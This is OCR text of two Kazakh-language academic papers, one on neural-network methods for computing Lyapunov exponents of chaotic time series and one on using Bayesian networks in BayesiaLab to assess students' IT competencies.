a.satpay@gmail.com, satzhamal_95@mail.ru

Аннотация.*Мақалада көп қабатты нейрондық желілердің үлгілеріне негізделген хаостық процестерді анықтау алгоритмдері мен жаңа әдістер қарастырылады. Әр түрлі хаостық уақыт қатарлары үшін ең жоғары Ляпунов көрсеткішін есептеудің нейрожелілік алгоритмі ұсынылған. Сызықты емес көп қабатты нейрондық желіні қолдануға негізделген Ляпунов көрсеткіштерінің спектрін есептеудің бастапқы әдістемесі қарастырылады. Ұсынылған әдістер дәстүрлі әдістермен салыстырғанда кіріс деректерінің аз мөлшерімен және жоғары есептеу жылдамдығымен сипатталады.*

Кіріспе

Жүйенің хаостық тәртібі фракталды өлшемі бар және масштабты инварианттылық қасиетіне ие біртүрлі аттракторлармен сипатталады [1].

Хаостық процесстерді өңдеу бірнеше кезеңге бөлінуі мүмкін. Бірінші кезең – уақыттық қатарды талдау. Оның орындалуы нәтижесінде салым кеңістігінің өлшемі және сигналдың уақытша кідірісі анықталады [2,3]. Салым параметрлерін анықтау уақыттық қатарлардың максималды болжамдылығын қамтамасыз етеді және болжамды нейрондық желідегі оптималды терезе өлшемін (кіріс элементтерінің саны) таңдау үшін пайдаланылуы мүмкін. Алдыңғы кезеңнің нәтижелерін пайдалана отырып, Ляпуновтың максималды көрсеткішін есептеу арқылы хаостық процессті анықтауға, сондай-ақ, хаостық процестің болжау және фазалық реконструкциясын жүзеге асыруға болады. Мұнда негізгі мәселе – бақыланатын жүзеге асыру бойынша хаостық процестерді өңдеу. Бұл жағдайда кіріс деректерінің аздығына байланысты, Ляпунов спектрін есептеу мен аттракторды қалпына келтіру үшін стандартты аналитикалық тәсілдерді қолдану қиынға соғады.

Сондықтан мұнда альтернатива хаостық процесстерді өңдеу үшін нейрожелілік әдістерді әзірлеу болып табылады, олар төменде көрсетілгендей есептеулердің күрделілігін едәуір төмендетеді.

Бұл мақалада Ляпуновтың ең жоғары көрсеткіші мен Ляпуновтың хаостық процесстер спектрін анықтау үшін нейрондық желілік тәсіл сипатталған.

1. Ляпуновтың ең жоғары көрсеткішін анықтау

Ляпуновтың оң ең жоғары көрсеткіші жүйенің хаостық критерийі болып табылады [4]. Сондықтан, мұндай көрсеткішті анықтау динамикалық жүйеде хаостық тәртіптің болуы тұрғысынан анықтауға мүмкіндік береді. Ляпунов көрсеткіші траекторияның

экспоненциалды айырмашылық дәрежесін сипаттайды. $d(0)$- екі нүкте арасындағы бастапқы арақашықтық, $d(n)$ - n қадамнан кейінгі осы нүктелер арасындағы арақашықтық. Онда Ляпуновтың ең жоғары көрсеткіші келесі қатынаспен анықталады:

$$\lambda = \lim_{n\to\infty} \frac{1}{n} \ln \frac{d(n)}{d(0)} \qquad (1)$$

Ляпуновтың ең жоғары көрсеткішін есептеу үшін келесі әдіс қолданылады. $X(t)$, $t = \overline{1, p}$ хаостық процесстің бір координатасы белгілі болсын. Бастапқыда m салым кеңістігінің өлшемін және ϕ уақыттық кідірісті анықтау қажет. Нәтижесінде келесі нүктелер жиынын аламыз:

$$X(t) = (x(t), x(t+\phi), \ldots, x(t+(m-1)\phi)),$$
$$t = \overline{1, p}.$$


Аттрактордың тартылыс аумағынан $X(0)$ бастапқы нүктесін таңдаймыз және оған жақын $X\tau(0)$ нүктесін табамыз, олардың арасындағы арақашықтық жеткілікті аз болатындай:

$$d(0) = \left|X(0) - X\tau(0)\right| H^{"} 10^{-8} \qquad (2)$$

Содан кейін осы екі нүктелердің фазалық траекториядағы эволюциясын $d(n) < 1$ дейін қадағалаймыз.

$\ln\ d(n)$-нің n-нен тәуелділік графигін және көлбеуі Ляпуновтың ең жоғары көрсеткішіне сәйкес келетін регрессия түзуін саламыз. Мұндай алгоритм В.И.Оселедце эргодикалық теоремасына негізделеді: аттрактордағы бірлік ықтималдылықпен таңдалған екі кездейсоқ нүктелердің экспоненциалды айырмашылығы Ляпуновтың ең жоғары көрсеткішін сипаттайды. Жоғарыда келтірілген әдіс үлкен есептеуіш күрделілігімен және бастапқы деректердің шағын көлемі үшін қолдану мүмкін еместігімен сипатталады. Бұл бір-бірінен 10^{-8} аз қашықтықта орналасқан екі нүктені табу қиындығымен байланысты. Әсіресе, бұл нақты деректер үшін қиын. Бұл кемшілікті жеңудің бір жолы Ляпуновтың жоғары көрсеткішін есептеу үшін нейрондық желілерді қолдану болып табылады. Бұл әдістің негізгі идеясы болжағыш нейрондық желінің көмегімен жақын орналасқан екі траекторияның n қадам алға қарай айырмашылығын есептеу болып табылады.

Нейрондық желі $k = m - l$ кіріс, p жасырын және бір шығыс нейрондарынан тұрады, мұнда m - салым кеңістігінің өлшемі (Сур.1)



Сур.1 Нейрондық желі

Алдымен мұндай нейрондық желіні жылжымалы терезе әдісіне сәйкес болжауға оқыту қажет:

$$x(t+i\phi)=F(x(t+(i-1)\phi),\qquad x(t+(i-2)\phi),\ldots,\qquad x(t+(i-k)\phi),\qquad i=\overline{1,n}.$$

Желіні оқытудан кейін, итерациялық тәсілді пайдалана отырып, фазалық траекторияда екі нүкте эволюциясын жүзеге асыру оңай.

Осылайша, ұсынылатын әдістің негізгі идеясы болжағыш нейрондық желінің көмегімен итерациялық тәсілді қолдану арқылы екі жақын траекторияның n қадам алға қарай айырмашылығын есептеу болып табылады. Бұл үрдіс келесі алгоритммен ұсынылуы мүмкін:

1. Нейрондық желіні жылжымалы терезе әдісі бойынша болжауға оқытамыз.

2. Оқу үлгілерінен $x(t)$ кез келген нүктесін таңдап, келесі деректер жиынтығын қалыптастырамыз: $\{x(t), x(t-\phi),..x(t-(k-1)\phi)\}$, мұнда $k-$терезе өлшемі.

3. Көп қадамды болжауды қолданып $\{x(t+\phi), x(t+2\phi),\ldots,x(t+n\phi)\}$ есептейміз.

4. $x(t+i\phi)=F(x(t+(i-1)\phi),\quad x(t+(i-2)\phi),\ldots,\quad x(t+(i-k)\phi),$ мұнда $i=\overline{1,n}, F-$ сызықты емес функция.

5. $x'(t)=x(t)+d_0$ есептейміз, мұнда $d_0\approx 10^{-8}$ және желіге $\{x'(t), x(t-\phi),\ldots,x(t-(k-1)\phi)\}$ беріп, $x'(t+i\tau),\ i=\overline{1,n}.$ алу үшін 3 қадамды қайталаймыз.

6. Бағалаймыз $\ln d_i=\ln\left|x'(t+i\tau)-x(t+i\tau)\right|\ i=\overline{1,n}.$ және $\ln d<0$ болатын нүктелерді таңдаймыз.

7. n-нен $\ln(d_n)$ график құрамыз.

8. Таңдалған нүктелер үшін регрессия түзуін құрамыз және Ляпуновтың ең жоғары көрсеткішіне тең көлбеуді есептейміз.

2. Ляпунов спектрін анықтау

n дифференциалды теңдеулермен сипатталатын динамикалық жүйе берілсін. Осындай жүйе Ляпунов спектрі деп аталатын n Ляпунов көрсеткішіне λ_i $(i=1,2,\ldots,n)$ ие. Ляпунов спектрі динамикалық жүйенің бастапқы жағдайларға сезімталдығын сипаттайды. Ляпуновтың ең үлкен көрсеткіші жақын нүктелерден шығатын екі траектория айырмашылығының орташа экспоненциалды жылдамдығын анықтайды. Хаостық тәртіп үшін Ляпуновтың ең жоғары көрсеткіші – оң. Бастапқы жағдай ретінде шағын n өлшемді саланы қарастыра отырып, жоғарыда айтылған пікірлерді Ляпуновтың спектріне талдап қорытуға болады. Уақыт өте келе, мұндай сфера n негізгі жартылай осьтері бар эллипсоидке деформацияланады. Ляпунов спектрі уақытқа байланысты эллипсоидтің негізгі жартылай осьтері ұзындығының өзгеруін сипаттайды. Мысалы, Ляпунов көрсеткіштері кему тәртібімен орналассын:

$$\lambda_1\geq\lambda_2\geq\ldots\lambda_n$$


Бұл ретте λ_1 эллипсоидтің үлкен осіне сәйкес келеді, λ_2 - өлшемі бойынша келесі оське және т.б. Онда i-ші Ляпунов көрсеткіші келесі түрде анықталады:

$$\lambda_i=\lim_{t\to\infty}\frac{1}{t}\ln\frac{l_i(t)}{l_i(0)} \qquad (3)$$

мұнда $l_i(0)$ және $l_i(t)$ - бастапқы және t уақыттағы эллипсоидтың i-ші осінің сәйкес ұзындығы. Осылайша, Ляпуновтың әрбір көрсеткіші эллипсоид өлшемдерінің оның басты осьтерінің бірі бойынша өзгеруін сипаттайды. Оларды есептеу үшін фазалық траекторияның бойымен сәйкес векторлар ұзындығының өзгеруін қадағалау қажет. Оны жүзеге асыру үшін негізінен вариациядағы жүйе динамикасының теңдеулерін шығаруға негізделген сандық тәсілді қолданады. Ляпуновтың көрсеткіштерін есептеу кезіндегі негізгі мәселе уақыт ағымында фазалық траекторияның нүктелері арасындағы қашықтықтың эволюциясын қадағалаудың қиындығы болып табылады. Сондықтан Ляпунов спектрін анықтаудың тиімді және робасты әдісін әзірлеу маңызды болып табылады. Оның шешімі ретінде уақыт өте келе фазалық траекторияның нүктелері арасындағы қашықтықты есептеу үшін нейрондық желіні қолдануға негізделген қарапайым әдісті ұсынуға болады. Динамикалық жүйенің күйі әр уақытта n өлшемді вектормен берілсін

$$X(t) = (X_1(t), X_2(t), \ldots, X_n(t)).$$

Белгілі уақыт аралығында $X_i(t)$ тиісті айнымалылардың уақыттық тәуелділіктері белгілі деп болжаймыз.



Сур.2 Нейрондық желі

Онда динамикалық жүйенің алдыңғы күйі негізінде келесі жағдайды болжайтын нейрондық желіні генерациялаймыз. Ол n кіріс, m жасырын және n шығыс нейрондық элементтерден тұрады (Сур.2). Нейрондық желінің шығыс мәндері былайша анықталады:

$$X(t+1) = F(X(t))$$

Мұндай желіні оқытқаннан кейін, кез келген уақытта динамикалық жүйенің жай-күйін, сондай-ақ бақыланатын жүзеге асыруларды пайдалана отырып, фазалық траектория нүктелерінің эволюциясын анықтауға болады. $|w_i(t)|$ - t уақытындағы i-ші вектор ұзындығы болсын. Ол эллипсоидтың i-ші осі бойындағы вектор мөлшерін сипаттайды. Сонда Ляпуновтың i-ші көрсеткішін келесі түрде анықтауға болады:

$$\lambda_i = \lim_{p\to\infty} \frac{1}{p} \sum_{t=1}^{p} \ln \frac{|W_i(t)|}{|W_i(t-1)|} \qquad (4)$$

Нейрондық желі көмегімен $W_i(t)$ векторлардың сәйкес ұзындықтарын анықтау арқылы Ляпунов спектрін есептеуге болады.

Ляпунов көрсеткіштерін анықтау алгоритмін қарастырамыз. Ол келесі қадамдардан тұрады:

1. Аттрактордың тартылыс аймағынан бастапқы нүктені таңдаймыз, оның координаттары:

$$N(0) = (x_1(0), x_2(0),..., x_n(0)) \tag{5}$$

2. $e = 10^{-8}$ жеткілікті аз санды береміз және ережеге сәйкес келесі n нүктелердің координаттарын анықтаймыз:

$$\begin{array}{c} A_1(0) = (x_1(0), x_2(0),..., x_n(0)) \\ A_2(0) = (x_1(0), x_2(0) + \varepsilon,..., x_n(0)) \\ \ldots \quad \ldots \quad \ldots \quad \ldots \quad \ldots \quad \ldots \\ A_n(0) = (x_1(0), x_2(0),..., x_n(0) + \varepsilon) \end{array} \tag{6}$$

Осы тармақты орындау нәтижесінде келесі ортогоналды векторлар жиынтығын аламыз:

$$\begin{array}{c} NA_1(0) = (\varepsilon, 0,..., 0) \\ NA_2(0) = (0, \varepsilon,..., 0) \\ \ldots \quad \ldots \quad \ldots \quad \ldots \\ NA_n(0) = (0, 0,..., \varepsilon) \end{array} \tag{7}$$

3. Әрбір вектордың ұзындығын анықтаймыз:

$$\left|NA_i(0)\right| = \left|W_i(0)\right| = \varepsilon \tag{8}$$

Мұнда $i = \overline{1, n.}$

4. $t = 0$ уақытындағы $N(0), A_1(0), A_2(0),..., A_n(0)$ нүктелерінің координаталарын нейрондық желінің кірісіне тізбектеп жібереміз. Нәтижесінде нейрондық желінің шығысында $t = t + 1$ келесі уақыттағы нүктелердің координаттарын аламыз:

$$\begin{array}{l} N(0) = (x_1(1, N), x_2(1, N),..., x_n(1, N)) \\ A_1(0) = (x_1(1, A_1), x_2(1, A_1),..., x_n(1, A_1)) \\ A_2(0) = (x_1(1, A_2), x_2(1, A_2),..., x_n(1, A_2)) \\ \ldots \quad \ldots \quad \ldots \quad \ldots \quad \ldots \quad \ldots \quad \ldots \\ A_n(0) = (x_1(1, A_n), x_2(1, A_n),..., x_n(1, A_n)) \end{array} \tag{9}$$

Мұнда $x_i(1, A_j)$ - $t = 1$ уақыттағы A_j нүктесінің $i-$ ші координатасы.

5. Келесі өрнекке сәйкес Ляпунов спектрін анықтаймыз:

$$\lambda_i = \frac{1}{p} \sum_{t=1}^{p} S_i(t) \tag{10}$$

мұнда $i = \overline{1, n.}$

Бұл ретте анықталатын Ляпунов көрсеткіштері кему бойынша реттелген

$$\lambda_1 > \lambda_2 > ... \lambda_n$$

Қорытынды. Мақалада әртүрлі динамикалық процесстердің хаостық тәртібін анықтаудың өте маңызды параметрлері болып табылатын Ляпунов көрсеткіштерін анықтау әдісі мен алгоритмі қарастырылған. Ляпуновтың ең үлкен көрсеткішін есептеу үшін нейрожелілік әдіс әзірленді, ол жоғарыда көрсетілгендей есептеулердің күрделілігін едәуір төмендетеді. Ляпунов спектрін анықтау үшін нейрожелілік әдістің артықшылығы хаостық процестің бақыланатын жүзеге асырылуы негізінде Ляпунов көрсеткіштерін анықтау мүмкіндігі болып табылады.

Әдебиеттер

1. H. Schuster. Deterministic chaos. An introduction. PhysicVerlag, Weinhheim, 1984, p.240.
2. V. Golovko, Y. Savitsky, N. Maniakov, V.Rubanov, Some Aspects of Chaotic Time Series Analysis, Proceedings of the 2nd International Conference on Neural Networks and Artificial Intelligence, October 25, 2001, Minsk, Belarus, pp. 6669.
3. M. Kennel, R. Brown, H. Abarbanel. Determining embedding dimension for phasespace reconstruction using a geometrical construction. Phys. Rev. A 45, 3403 (1992).
4. H. Kantz. A robust method to estimate the maximal Lyapunov exponent of a time series. Phys. Lett. A 185, 77 (1994).
5. В. Головко, Ю. Савицкий. Нейросетевой подход определения показателей Ляпунова для хаотических процессов. Межународный журнал «Компьютинг».-2002.-№1-С.82-88

БАЙЕС ЖЕЛІСІН ПАЙДАЛАНА ОТЫРЫП, ҚҰЗЫРЕТТІЛІКТІ ҚАЛЫПТАСТЫРУ ЖӘНЕ ОЛАРДЫ БАҒАЛАУ

Шаяхметова[1] А.С., Сейсенбекова[2] П.Б.

[1] PhD доктор, ақпараттық және есептеуіш технологиялар институтының аға ғылыми қызметкері, Алматы қ., Қазақстан, e-mail: asemshayakhmetova@mail.ru.

[2]Әл-Фараби атындағы Қазақ ұлттық университетінің PhD докторанты Алматы қ., Қазақстан, e-mail: ms.perizat@mail.ru.

Байестік тәсілдер соңғы уақытта ғылым мен өндірістің әртүрлі салаларында қолданбалы мәселелерді шешуде талапқа сай болып отыр. Байес тәсілін тәжірибеде тиімді пайдалану үшін Байестік желілердің математикалық идеяларын жүзеге асыратын жоғары сапалы бағдарламалық өнімдер өте көп. Біз солардың ішінен BayesiaLab бағдарламалық пакетін қарастырдық. BayesiaLab пакетінің көмегімен Байес желісінің модельдерін анықтау, зерттеу, редакциялау және талдауға болады. Бұл мақалада жалпы құзыреттілік туралы ғалымдардың анықтамалары беріліп, құзыреттілікті қалыптастыру үшін білім алушылардың бойында болу керек қасиеттер және құзыреттілікті бағалауға арналған сұрақтар үлгісі келтірілді. Ақпараттық технологиялар бағытында білім алушылардың құзыреттілігін қалыптастыру және оларды бағалау барысында Байес желілерін пайдалану мүмкіндігі зерттелді. Ақпараттық технологиялар бағытында білім алушылардың құзыреттілігін қалыптастыру үшін жалпылама алгоритм құрылды.

Кілттік сөз: *Байес желісі, білім алушылардың құзыреттілігі, білімнің ұтқырлығы, икемділік әдісі, сыни ойлау, BayesiaLab бағдарламалық пакеті.*

Заманауи ақпараттық технологиялардың қарыштап дамуы білім беру жүйесінде ақпараттық тәсілдер арқылы білім алушылардың құзіреттілігін анықтауға мүмкіндік береді. Бұған білім алушылардың құзіреттілігін қалыптастыруға арналған

интеллектуалды ортаны құру жатады. Оның негізгі компоненті ақпараттық технологиялар бағыты бойынша білім алушылардың құзіреттілігін қалыптастыру болып табылады.

«Құзырет» ұғымын алғаш енгізген Н. Хомский оған «белгілі бір пәнді оқыту процесінде қалыптасқан білім, дағды, ептілік жиынтығы, сондай-ақ, белгілі бір іс-әрекетті жүзеге асыруға қабілеттілік деген анықтама береді. Алғашында бұл ұғым тіл үйренуге қатысты пайда болған [1]. Э.Г. Азимов пен А.Н. Щукиннің соңғы шыққан сөздігінде құзырет ұғымына он екі түрлі анықтама береді [2]. Құзырет және құзыреттілік ұғымдарын қолдана отырып, біз бұл ұғымдардың «білім мазмұны» («білімділіктің мазмұны») және «білімділік» деген ұғымдарға сәйкес екенін ескеруді маңызды деп санаймыз.

Құзыреттілік мәселесі бойынша - А. Дорофеев, В.С. Кульневич, Г. Селевко, Л.А. Петровская, Т.Е. Исаева, А.В. Хуторской, Н.В. Кузьмина, А.К. Маркова, В.Д. Шадриков, Г.Ж. Менлибекова, Б.Т. Кенжебеков, Дж. Равен, С.И. Ферхо, Ю.Г. Татур, И.А. Зимняя, В. Байденко, С.Е. Шишов, Ш. Таубаева, М.Ж. Жадринаның, Д.П. Мучкиннің, А. Арғымбаеваның, К.Л. Кабдолова мен Г.У. Кунакованың, Р. Дәулетованың, В.Е. Гаибова мен А.П. Чернявская, А.Б. Изделеуова еңбектерін талдау құзыреттілік ұғымының мәнін нақтылауға, тереңірек аша түсуге мүмкіндік береді.

Құзыретті болу дегеніміз сол жағдайға сай өзінің білімін, ептілігін, дағдысын, тәжірибесін жинақтай алуы және қолдана білуі, яғни нақты жағдайға сай беталысын, іс-әрекетін жұмылдыру. Сонымен құзырет және құзыреттілік ұғымдарының пайда болып, білім беру саласында орныгып қалу табиғаты екі жақты болып келеді. Алдымен әлеуметтік және жекетұлғалық себептерге (жекетұлғалық-маңыздылық) байланысты. Бұл жеке тұлғаның мүмкіндіктерінің ашылуына жол ашады және социумның да, жеке тұлғаның да мақсаттарын қанағаттандырады. Сонан кейін оқу-тәрбие жұмысының мақсаттарына байланысты. Жоғары оқу орындарында еңбек нарығына бейім, кәсіптік қызметке психологиялық дайындығы бар маман дайындау мақсаты тұрады.

Білім алушылардың құзыреттілігін қалыптастыру үшін келесі: білімнің ұтқырлығы, икемділік әдісі және сыни ойлау факторлады есепке алу қажет. Қажетті ақпаратты таба білу, ақпаратты түсіндіре білу білімнің ұтқырлығын қалыптастырады. Икемділік әдісі әртүрлі жағдайларда ақпаратты пайдалануды ұйымдастыру. Ақпаратты түрлендіру, дәлелдер табу мен шешім қабылдау сыни ойлауды қалыптастырады.

Білім алушыға осы қабілеттерді бойына қалыптастыру арқылы біз қажетті құзыреттілікке жетеміз. Ол үшін оқыту тәсілдерін, технологиясын және әдістерін Құзыретті білім берудің жалпылама теориясы, технологиясы және іске асыру әдістері төмендегідей:

1-кесте. Құзыреттілікті қалыптастыру үшін білім алушылардың бойында болу керек қасиеттер және құзыреттілікті бағалауға арналған сұрақтар үлгісі келтірілген.

Құзыреттілікті анықтаудың деңгейлері	**Құзыретті болу үшін**	**Бағалауға арналған сұрақтар үлгісі**
Білімнің ұтқырлығы	Қажетті ақпаратты өз бетімен таба білуі және ақпаратты түсіндіре білуі керек. Бұл арқылы білім алушының бойынан ізденімпаздық және түсіндіре, білгенін жеткізе алу қабілеті артады.	(...кім, ...не, ...қашан, ...мағынасы не, ...негізгі ойы қандай, ...түйінді сөзді атаңыз, ...анықтама беріңіз, ...формуласын жазыңыз, ...қасиетін жазыңыз, ...сипаттаңыз, ...сөздік бойынша табыңыз), 1 – 10 сұрақтар.
Икемділік әдісі	Әртүрлі жағдайларда ақпаратты пайдалана алуы керек. Яғни,	(...қалай, ...не үшін, ...неге, ...неден тұрады, ...қалай

	білім алушының бойынан икемділік, кез-келген жағдайға тез бейімделіп кету қабілеті артады.	қатысты, ...қандай айырмашылықтары бар, ...мысал келтіріңіз, ...әртүрлі амалдар арқылы шешіңіз , ...түбірлі конспект құрыңыз), 11 – 20 сұрақтар.
Сыни ойлау	Ақпаратты түрлендіру, дәлелдер табу, өз ойын ортаға салу және шешім қабылдай алуы керек. Осы қасиеттер арқылы білім алушының бойынан өзіне деген сенімділік, батылдық қабілеті артады.	(...қатесін табыңыз, ...себебі неде, ...критерийлары қандай, ...артықшылығы мен кемшілігі қандай, ...болжам жасаңыз, ...қолдайтын немесе қарсы аргументтерді келтіріңіз), 21 – 30 сұрақтар.

Қазіргі уақытта Байес тәсілі әртүрлі зерттеулер саласында қолданбалы міндеттерді шешудегі келешекті бағыт болып табылады. Биологияда, техникада және медицинада математикалық әдістер мен компьютерлік технологиялар кеңінен қолданылады. Байес тәсілі дәлірек шешімдерді алуға және осы ғылымдардың теориялық дамуына мүмкіндік береді [3].

Байес тәсілі жалпы ғылым мен техника саласында ғана қарқынды дамып ғана қоймай, білім беру саласында да жылдам дамып келеді. Байес тәсілі білім беруде білім алушылардың білім сапасын анықтауда, тестілеу жүйелерінде және білім алушылардың құзыреттілігін анықтауда қолданыс табуда. Сонымен қатар оң және тиімді нәтижелер беруде. Білім беру саласында Байес тәсілін өз зерттеулерінде қолданған ғалымдардың еңбектеріне шолу жасап, жан-жақты қарастырдық[4-9].

Бүгінгі таңда студенттік модель ұғымында Байес тәсілі жоғары деңгейде дамыған және зияткерлік компьютерлік жүйелердің негізгі құрамдас бөліктерінің бірі болып табылады. Зерттеу [10] студенттерді модельдеу үшін Байес желісін құру үрдісін сипаттайды. Бұл үдерістің негізгі кезеңдері айнымалыларды, құрылымды және параметрлерді анықтауды қамтиды. Есептеулер Байес желісі арқылы жүзеге асырылады. [11] Байес желілер мен компьютерлік бейімделу тесттеріне негізделген білім алушыларды модельдеуде диагностикаға жаңа тәсіл ұсынды. Жаңа интеграцияланған Байес студенттік моделі бейімделген тестілеу алгоритмімен анықталады және біріктіріледі. Ұсынылған құрылымдық модельдің артықшылығы - студенттердің әртүрлі деңгейге дейін төмендетілу мүмкіндігі, бұл студенттік модельді сипаттайтын және адаптивті диагностиканың алгоритмін қолдайтын Байес желісін құру үшін параметрлерді (шартты ықтималдық) айқындауға айтарлықтай жеңілдетуге мүмкіндік береді. Бұл тәсілдің тиісділігі студенттік модель арқылы тексеріледі. Нәтижелер Байес студенттік модельдің дәл және тиімді екендігін көрсетеді.

Болашақ IT мамандарының кәсіби құзыреттілігін бағалаудың сараптамалық жүйесі әзірленді [12]. Бұл жүйе Байес моделінің негізінде жүзеге асырылады.

Байес желісінің құрылымы білім алушылардың білімінің құрылымын көрсетеді және білім алушылардың дайындық деңгейіне қатысты пікірлер мен бағалауды жасай аласыз, сондай-ақ шешімдер қабылдай аласыз [13].

Жұмыста [14] студенттік модельдерді құру бойынша Байес тәсілдері үш түрге бөлінді. Сарапшылар желі құрылымын, сондай-ақ бастапқы және шартты ықтималдығын анықтайтын модельдердің бірінші түрі. Екіншісі - желі құрылымын шектеу арқылы тиімділікті арттыруға бағытталған модельдер. Үшінші түрі - бұл желі құрылымы мен ықтималдық мәндерін жасау үшін бұрынғы эксперименттерден деректерді пайдаланатын деректерге негізделген модельдер.

Байес модельдерінің тартымдылығы олардың жоғары өнімділігінде, сондай-ақ график түріндегі интуитивті көріністе жатыр [15].

Жұмыста [16] білім алушылардың белгілі бір пән бойынша бейімделу тестілеуімен білім модельдеу мәселесі қарастырылады. Оқу курсының құрылымы пәндерді тарауларға бөлуді қамтиды, ал әрбір тарау өз кезегінде тұжырымдамалар жиынтығына сәйкес келеді. Тестілеуде әрқайсысы бір немесе бірнеше ұғымдарға иелену талап етуі мүмкін сынақ элементтерінің жиынтығы бар. Өз кезегінде, әрбір тұжырымның иелері бір немесе бірнеше сынақ тапсырмаларын орындау үшін қажет болуы мүмкін. Бұл жұмыс екілік айнымалы, байланыстырылған пәндер, тақырыптар, тұжырымдамалар және сұрақтар (тапсырмалар) бар Байес желісін пайдаланады. Айнымалыларға арналған шартты ықтималдықтар білім алушымен белгіленеді.

Біз ақпараттық технологиялар бағытында білім алушылардың құзыреттілігін анықтау үшін Байес тәсілін таңдадық. Себебі Байес тәсілінде барлық өлшемдер мен параметрлер кездейсоқ саналады, өйткені іс жүзінде біз әдетте бөлу параметрлерін дәл білмейміз.

Байес тәсілі бірыңғай тест жүргізу мүмкін болмаса да жұмыс істейді. Әртүрлі сынақтарды өткізген кезде біз жүргізілген оқиға туралы әртүрлі білім жинақтаймыз. Байестік тәсіл жаңадан алынған білім негізінде зерттелетін оқиғаның ықтималдығын бірте-бірте түсіндіруге мүмкіндік береді. Байес тәсілінің басты ерекшелігі барлық мәндер мен параметрлер кездейсоқ саналады және 0 таңдау кезінде де жұмыс істейді.

Байес тәсілі Байес теоремасына негізделген, ол келесі түрде сипатталған [14-16]:

$$P(A \mid B) = \frac{P(B \mid A)P(A)}{P(B)}$$

мұндағы, P(A) – А гипотезаның алдын ала ықтималдығы;

$P(A \mid B)$ - А оқиғасы орындалғанда В оқиғасының пайда болу ықтималдығы деп атайды.

$P(B \mid A)$ - А гипотезаның ақиқаты негізділігіне В оқиғасының пайда болу ықтималдығы;

$P(B)$ - В оқиғаның жалпы ықтималдығы.

Байес формуласының көмегімен бұрыннан белгілі ақпараттар мен жаңа бақылау мәліметтер негізінде ықтималдылықты дәлірек есептеуге болады.

Білім алушылардың құзыреттілігін анықтау үшін BayesiaLab бағдарламалық пакетінде Байес желісін құрамыз.

BayesiaLab Байес желілерін құру және пайдаланудың кешенді құралы болып табылады. BayesiaLab пакетінің көмегімен Байес желісінің модельдерін анықтау, зерттеу, редакциялау және талдауға болады.

BayesiaLab деректер жиынтығындағы құрылымдарды тез анықтай алатын жоғары дәрежелі оңтайландырылған оқу алгоритмдеріне ие. BayesiaLab оқу алгоритмдерін оңтайландыру критерийлері ақпараттық теорияға негізделген. Дегенмен, айнымалылардың таратылуына қатысты жорамалдар жасалмайды. Бұл алгоритмдер проблемалы аймақтардың барлық түрлеріне және барлық өлшемдеріне, кейде ықтимал миллиондаған ықтимал қатынастармен айналысатын мыңдаған айнымалы мәндерді қамтитын болады.

Есептің шешімі үшін есептің қойылымы шеңберінде байес желісін тұрғызамыз. Айнымалылар үшін және ықтималдық байланыс үшін жеке тармақтар арасында эксперттерді қолданатын боламыз.


BayesiaLab [17] Өте қуатты жүйе, жұмыс жасап жатқанына шамамен 20 жыл болды. Бүгінде BayesiaLab шығаратын Bayesia компаниясы Байес желілерімен жұмыс істеу үшін бағдарламалық жасақтама нарығының көшбасшысы болып табылады. Bayesia Engine API (қолданбалы бағдарламалау интерфейсі), Java-да іске асырылған кітапхана арқылы жұмыс істеуге болады. Бұл кешеннің кемшілігі - өте қымбат, бірақ 30 күндік тегін нұсқасын жүктеп алуға болады (желіні сақтай алмайсыз).

Есепке арналған байестік желі төменде келтірілген.

Байес сенімдік желісі - ациклді бағытталған граф болып табылатын ықтималдық-графикалық модель (яғни бағытталған циклдар бағыты жоқ циклдарға жіберілмейді), шыңдары кездейсоқ элементтер, ал шыңдар арасындағы шеттер элементтер арасындағы шартты тәуелділік болып табылады. Әрбір кездейсоқ элемент ықтималдық бөлу функциясымен сипатталады, кездейсоқ элементтер екілік, көп мәнді және үздіксіз болуы мүмкін [18-20].

